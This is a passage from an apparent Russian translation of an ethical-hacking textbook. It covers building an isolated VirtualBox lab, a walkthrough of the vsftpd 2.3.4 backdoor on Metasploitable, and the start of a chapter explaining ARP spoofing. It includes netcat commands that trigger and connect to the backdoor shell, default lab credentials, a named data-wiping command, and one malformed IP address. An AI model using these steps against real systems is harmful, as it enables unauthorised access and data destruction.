


Рисунок 1-8. Выключение pfSense для удаления ISO-образа

После выключения виртуальной машины pfSense щелкните ее правой кнопкой мыши в списке виртуальных машин и выберите **Settings** ("Настройки"). Перейдите на вкладку **Storage** ("Носители") и щелкните правой кнопкой мыши ISO-образ, который вы выбрали ранее. Затем выберите **Remove Attachment** ("Удалить подключение"), как показано на рисунке 1-9. Вам будет предложено подтвердить удаление оптического привода. Выберите **Remove** ("Удалить"), а затем нажмите **OK** в правом нижнем углу экрана **Settings**.




Рисунок 1-9. Удаление ISO-образа pfSense

Теперь, когда ISO-образ удален, дважды щелкните `pfSense` в списке виртуальных машин. Загрузка займет некоторое время. После загрузки pfSense появится экран примерно такого вида:

```
Welcome to pfSense (amd64) on pfSense

WAN (wan) -> em0 -> v4/DHCP4: 192.1689.1.100/24
LAN (lan) -> em1 -> v4: 192.168.100.1/24

0) Logout (SSH only)                  9) pfTop
1) Assign Interfaces                  10) Filter Logs
2) Set interface(s) IP address        11) Restart webConfigurator
3) Reset webConfigurator password     12) PHP shell + pfSense tools
4) Reset to factory defaults          13) Update from console
5) Reboot system                      14) Disable Secure Shell (sshd)
6) Halt system                        15) Restore recent configuration
7) Ping host                          16) Restart PHP-FPM
8) Shell
```

Настройка Metasploitable

Виртуальная машина Metasploitable ? это Linux-сервер, специально спроектированный уязвимым. Именно эту машину мы будем взламывать на протяжении книги. Но прежде чем приступить, нам нужно не дать другим людям получить к ней доступ. Для этого мы подключим ее к внутренней сети, защищенной межсетевым экраном pfSense. Следующие шаги описывают, как получить эту виртуальную машину.

Скачайте виртуальную машину Metasploitable с Sourceforge по адресу sourceforge.net. Хотя доступны более новые версии Metasploitable, мы будем использовать версию 2, потому что ее проще настроить.

Распакуйте скачанный ZIP-файл Metasploitable, запустите VirtualBox и нажмите кнопку **New** ("Создать"). Задайте машине имя `Metasploitable`, тип `Linux` и версию `Ubuntu (64-bit)`, а затем нажмите **Continue** ("Продолжить"). На странице **Memory Size** ("Размер памяти") используйте предложенный объем памяти. Когда появится запрос выбора жесткого диска, выберите **Use an existing virtual hard disk file** ("Использовать существующий файл виртуального жесткого диска"), нажмите значок папки и перейдите к распакованным файлам Metasploitable. Выберите файл с расширением `.vmdk` и нажмите **Create** ("Создать"). Чтобы настроить сетевые параметры машины Metasploitable, щелкните правой кнопкой мыши машину Metasploitable в списке слева и выберите **Settings** ("Настройки"). Перейдите на вкладку **Network** ("Сеть"). В разделе **Adapter 1** ("Адаптер 1")

установите флажок **Enable Network Adapter** ("Включить сетевой адаптер") и в раскрывающемся меню **Attached to** ("Подключен к") выберите внутреннюю сеть, которую мы создали ранее (`Internal LAN`), как показано на рисунке 1-10.




Рисунок 1-10. Настройка внутренней сети Metasploitable

Откройте виртуальную машину Metasploitable в VirtualBox и дождитесь завершения загрузки. В терминале появится логотип Metasploitable, показанный на рисунке 1-11.

> **Примечание.** Указатель мыши может исчезнуть. Это происходит потому, что виртуальная машина захватила его. Нажмите комбинацию клавиши хоста (Right CTRL в Windows и Linux и CTRL-ALT в macOS), чтобы вернуть указатель мыши.




Рисунок 1-11. Виртуальная машина Metasploitable после запуска

Войдите с именем пользователя `msfadmin` и паролем `msfadmin`.

Настройка Kali Linux

Kali Linux ? это дистрибутив Linux, содержащий набор инструментов для тестирования на проникновение. Мы будем использовать виртуальную машину Kali для взлома других машин в нашей виртуальной сети. Скачайте образ Kali Linux для VirtualBox со страницы offensive-security.com. Убедитесь, что перечисленные файлы ? это образы Kali Linux для VirtualBox, а не образы VMware, и выберите версию образа VirtualBox, подходящую для вашей системы: 64-битную или 32-битную. Добавьте машину Kali в VirtualBox, щелкнув правой кнопкой мыши скачанный OVA-файл и открыв его с помощью VirtualBox. Откроется экран с предварительно настроенными параметрами машины.

> **Примечание.** Перед изменением сетевых параметров убедитесь, что виртуальная машина выключена.

Чтобы настроить сеть, щелкните правой кнопкой мыши виртуальную машину Kali в списке слева, а затем выберите **Settings** ("Настройки"). Откройте вкладку **Network** ("Сеть"), затем вкладку **Adapter 1** ("Адаптер 1"). Установите флажок **Enable Network Adapter** ("Включить сетевой адаптер") и в раскрывающемся меню **Attached to** ("Подключен к") выберите **Internal Network** ("Внутренняя сеть"). Оставьте имя `Internal LAN` и нажмите **OK**.

Откройте виртуальную машину Kali Linux в VirtualBox. Если ваша Kali Linux показывает только черный экран, убедитесь, что флажок **PAE/NX** выбран в **Settings > General > Processors** ("Настройки > Общие > Процессоры").

Когда машина запустится, появится экран входа Kali Linux, показанный на рисунке 1-12.




Рисунок 1-12. Экран входа Kali Linux

Войдите с именем пользователя `kali` и паролем `kali`.

Настройка настольной Ubuntu Linux

Теперь мы настроим настольную виртуальную машину Ubuntu Linux. Мы будем использовать эту машину, чтобы показать, как хакер может атаковать настольный компьютер или ноутбук жертвы. Следующие шаги описывают, как скачать и настроить Ubuntu. Здесь мы настроим только машину Ubuntu, подключенную к нашей внутренней LAN. Вторую машину Ubuntu, подключенную к частной сети, мы настроим в главе 14.

Скачайте последний ISO-образ Ubuntu со страницы ubuntu.com. Запустите VirtualBox и нажмите кнопку **New** ("Создать") на верхней панели инструментов, как показано на рисунке 1-4. Откроется окно ввода сведений о новой машине. В поле имени введите `Ubuntu`, в поле типа ? `Linux`, а в поле версии ? `Ubuntu (64-bit)`, затем нажмите **Continue** ("Продолжить"). Затем выделите 2048 МБ оперативной памяти и жесткий диск 10 ГБ. Не забудьте подключить ISO-образ. Для эффективной работы Ubuntu требуется немного больше дискового пространства и оперативной памяти, чем pfSense. Наконец, подключите машину Ubuntu Linux к внутренней сети так же, как вы сделали это с виртуальной машиной Metasploitable.

Запустите машину Ubuntu, выберите нужный язык и нажмите **Install Ubuntu** ("Установить Ubuntu"). На рисунке 1-13 показан пример первой страницы экрана настройки.




Рисунок 1-13. Экран установки Ubuntu Linux

Выключите виртуальную машину Ubuntu. Она снова понадобится нам только в главе 10.

Ваш первый взлом: эксплуатация бэкдора в Metasploitable

Теперь, когда все настроено, протестируем инфраструктуру виртуальной лаборатории, выполнив атаку. Наша цель ? получить доступ к машине Metasploitable, воспользовавшись уязвимостью, называемой бэкдором. Бэкдор ? это намеренно оставленный дефект, позволяющий атакующему получить несанкционированный доступ.

В июле 2011 года сообщество специалистов по безопасности обнаружило, что атакующий внедрил бэкдор в код версии 2.3.4 vsftpd ? FTP-сервера UNIX с открытым исходным кодом. Это один из недостатков программ с открытым исходным кодом: вредоносные разработчики могут скомпрометировать такой проект.

Этот конкретный бэкдор позволяет атакующему получить доступ к командной оболочке на уязвимой машине. Все, что нужно атакующему, ? войти на FTP-сервер с именем пользователя, заканчивающимся на `:)`, и неверным паролем. После срабатывания атаки на порту `6200` открывается оболочка. Оболочка ? это программа, которая подключается к машине атакующего и позволяет атакующему выполнять терминальные команды на скомпрометированной машине.

Давайте используем эту уязвимость на сервере Metasploitable. Начнем с получения IP-адреса машины Metasploitable.

Прежде чем продолжать, убедитесь, что виртуальная машина pfSense запущена. Она понадобится для доступа к интернету.

Получение IP-адреса сервера Metasploitable

Первый шаг в большинстве взломов ? определить машину, к которой мы хотим подключиться. Как мы подробнее обсудим в главе 2, каждая машина имеет уникальный IP-адрес. В этом разделе мы покажем, как использовать инструмент `netdiscover`, чтобы получить IP-адрес сервера Metasploitable.

Откройте терминал на машине Kali Linux, щелкнув значок в верхней левой части меню. Введите команду `netdiscover`. Если терминал сообщает, что команда не найдена или что для ее выполнения нужно быть root, запустите ее через `sudo`:

```
kali@kali:~$ sudo netdiscover
```

Инструмент `netdiscover` перебирает несколько IP-адресов в вашей сети, чтобы обнаружить те, которые используются сейчас, позволяя увидеть все машины, подключенные к той же LAN. Через пару минут `netdiscover` обнаружит сервер Metasploitable и его IP-адрес и выведет результат примерно такого вида:

```
IP              At MAC Address       Count Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.100.1   08:00:27:3b:8f:ed   1     60   PCS Systemtechnik GmbH
192.168.100.101 08:00:27:fe:31:e6   1     60   PCS Systemtechnik GmbH
```

Для простоты убедитесь, что у вас запущены только виртуальные машины pfSense, Metasploitable и Kali. Это уменьшит число виртуальных машин в сети и упростит чтение вывода инструмента `netdiscover`.

Первый IP-адрес принадлежит маршрутизатору pfSense, а второй ? машине Metasploitable. Ваши адреса могут отличаться. Машина с наименьшим адресом обычно оказывается маршрутизатором, или, в данном случае, межсетевым экраном, через который проходит весь входящий и исходящий сетевой трафик. Ваш сервер Metasploitable, скорее всего, имеет второй IP-адрес.

Теперь, когда у вас есть IP-адрес сервера, вы должны суметь открыть веб-страницы, которые он размещает. Нажмите синий логотип Kali в левом верхнем углу машины Kali. Затем откройте веб-браузер Kali Linux и введите обнаруженный IP-адрес, как показано на рисунке 1-14.

Рисунок 1-14. Машина Metasploitable в браузере Kali Linux

Если вы видите веб-страницу, значит и машина Metasploitable, и машина Kali Linux правильно подключены к внутренней сети.

Использование бэкдора для получения доступа

Теперь мы используем бэкдор, чтобы получить доступ к машине Metasploitable. Подключитесь к FTP-серверу с помощью Netcat (`nc`) ? инструмента командной строки, поддерживающего несколько сетевых функций. Здесь мы используем его, чтобы открыть TCP-сокет к серверу. TCP-сокеты мы обсудим в главе 3.

Откройте терминал на машине Kali и введите следующие команды:

```
kali@kali:~$ nc <IP address of your Metasploitable virtual machine> 21
user Hacker:)
pass invalid
```

Значение в конце первой команды ? номер порта. FTP-серверы обычно работают на порту `21`. Понятие номера порта мы обсудим в главе 3, но пока можете думать о нем как о канале связи, который операционная система назначает программе. Программа A может обмениваться данными по каналу `21`, тогда как программа B может обмениваться данными по каналу `6200`.

Теперь, когда вы открыли командную оболочку бэкдора, откройте новое окно терминала и введите следующую команду, чтобы подключиться к оболочке, которая должна работать на порту `6200` на машине Metasploitable:

```
kali@kali:~$ nc -v <IP address of your Metasploitable virtual machine> 6200
```

После подключения может показаться, что терминал не отвечает. Но это не так: он просто ждет, пока вы что-нибудь введете. Введите команду `ls`, чтобы вывести список всех файлов в текущем каталоге.

Теперь вы можете вводить команды в терминале Kali Linux и выполнять их так, будто они введены в терминале машины Metasploitable. Например, используйте оболочку, чтобы перезагрузить машину, введя следующие команды в терминале машины Kali, а затем наблюдайте, что произойдет с машиной Metasploitable:

```
whoami
reboot
```

Если атака выполнена правильно, машина Metasploitable перезагрузится. Хотя перезапуск машины может показаться не таким уж опасным, атакующий с правами root способен сделать гораздо больше: например, удалить все данные на сервере, выполнив команду `rm -rf/`. Не запускайте эту команду на Metasploitable! Она удалит все данные на машине, и вам придется заново выполнить настройку.

Как можно исправить эту уязвимость? В новых версиях vsftpd эта проблема выявлена и устранена, поэтому лучший способ защитить сервер ? обновить vsftpd. Однако машина Metasploitable специально спроектирована уязвимой; поэтому она не настроена для поддержки обновлений.

Глава 2. Захват трафика с помощью ARP-спуфинга

> Не обращайте внимания на человека за занавесом!
>
> Ноэл Лэнгли, *Волшебник страны Оз*

Любой, кто зайдет в кофейню и подключится к ее Wi-Fi-сети, может перехватывать и просматривать незашифрованный веб-трафик других пользователей с помощью ARP-спуфинга. Эта атака использует слабое место в работе протокола разрешения адресов (Address Resolution Protocol, ARP). В этой главе мы объясним, как работает ARP, опишем этапы ARP-спуфинга, а затем сами проведем такую атаку.

Как интернет передает данные

Прежде чем обсуждать ARP-спуфинг, нужно понять общую структуру интернета. В этом разделе описывается, как интернет передает данные через иерархическую сеть с использованием пакетов, MAC-адресов и IP-адресов.

Пакеты

Вся информация в интернете передается в пакетах. Пакет можно представить как конверт, содержащий данные, которые вы хотите отправить. Как и в почтовой службе, эти пакеты направляются к месту назначения по указанному адресу. На рисунке 2-1 показаны некоторые параллели между конвертами и пакетами.




Рисунок 2-1. Параллели между конвертами и пакетами

Раздел **From Address** ("Адрес отправителя") на конверте содержит две важнейшие части информации: 1) имя человека, отправляющего письмо, и 2) место, где он живет. Аналогично, у пакетов есть исходный адрес управления доступом к среде передачи (MAC-адрес), идентифицирующий машину, отправляющую пакет, и исходный адрес (IP-адрес), указывающий

место, откуда пришел пакет. Другие похожие поля называются заголовками пакета и описывают его место назначения.

Интернет использует маршрутизаторы ? устройства, которые сортируют и пересылают пакеты. Пакеты движутся через интернет от маршрутизатора к маршрутизатору так же, как почта идет от одного почтового отделения к другому.

MAC-адреса

В вашем ноутбуке есть сетевая карта (NIC), позволяющая подключаться к Wi-Fi-маршрутизаторам. У этой карты есть уникальный MAC-адрес, который идентифицирует вашу машину в сети. Когда маршрутизатор хочет отправить вашему компьютеру информацию, он помечает пакет MAC-адресом вашего ноутбука, а затем передает его по радиоэфиру. Все машины, подключенные к этому маршрутизатору, получают радиосигнал и проверяют MAC-адрес пакета, чтобы понять, предназначен ли пакет им. MAC-адреса обычно представляют собой 48-битные числа, записанные в шестнадцатеричном виде, например `08:00:27:3b:8f:ed`.

IP-адреса

Вероятно, вы уже знаете, что IP-адреса тоже идентифицируют машины в сети. Тогда зачем нужны и IP-, и MAC-адреса? Дело в том, что сети состоят из иерархических областей, подобно тому как некоторые страны делятся на штаты, а штаты, в свою очередь, содержат города. IP-адреса имеют структуру, которая позволяет им определять место устройства в более крупной сети. Если бы вы перешли в другую кофейню, вашему ноутбуку назначили бы новый IP-адрес, отражающий его новое местоположение; однако MAC-адрес остался бы прежним.

IPv4-адрес кодирует сведения о сетевой иерархии в 32-битном числе. Обычно это число записывают в виде четырех секций, разделенных точками, например `192.168.3.1`. Каждая секция соответствует 8-битному двоичному числу. Например, `3` в адресе `192.168.3.1` на самом деле соответствует 8-битному двоичному числу `00000011`.

IP-адреса в одной и той же области иерархии также имеют одинаковые старшие биты. Например, все машины в кампусе Университета Вирджинии имеют IPv4-адреса вида `128.143.xxx.xxx`. Вы также увидите такую запись в нотации бесклассовой междоменной маршрутизации (Classless Inter-Domain Routing, CIDR), как `128.143.1.1/16`; она указывает, что машины имеют одинаковые 16 старших бит, то есть первые два числа. Поскольку IP-адреса следуют определенной структуре, маршрутизаторы могут использовать части IP-адреса, чтобы решить, как направить пакет через иерархию. На рисунке 2-2 показан упрощенный пример такой иерархии маршрутизаторов.

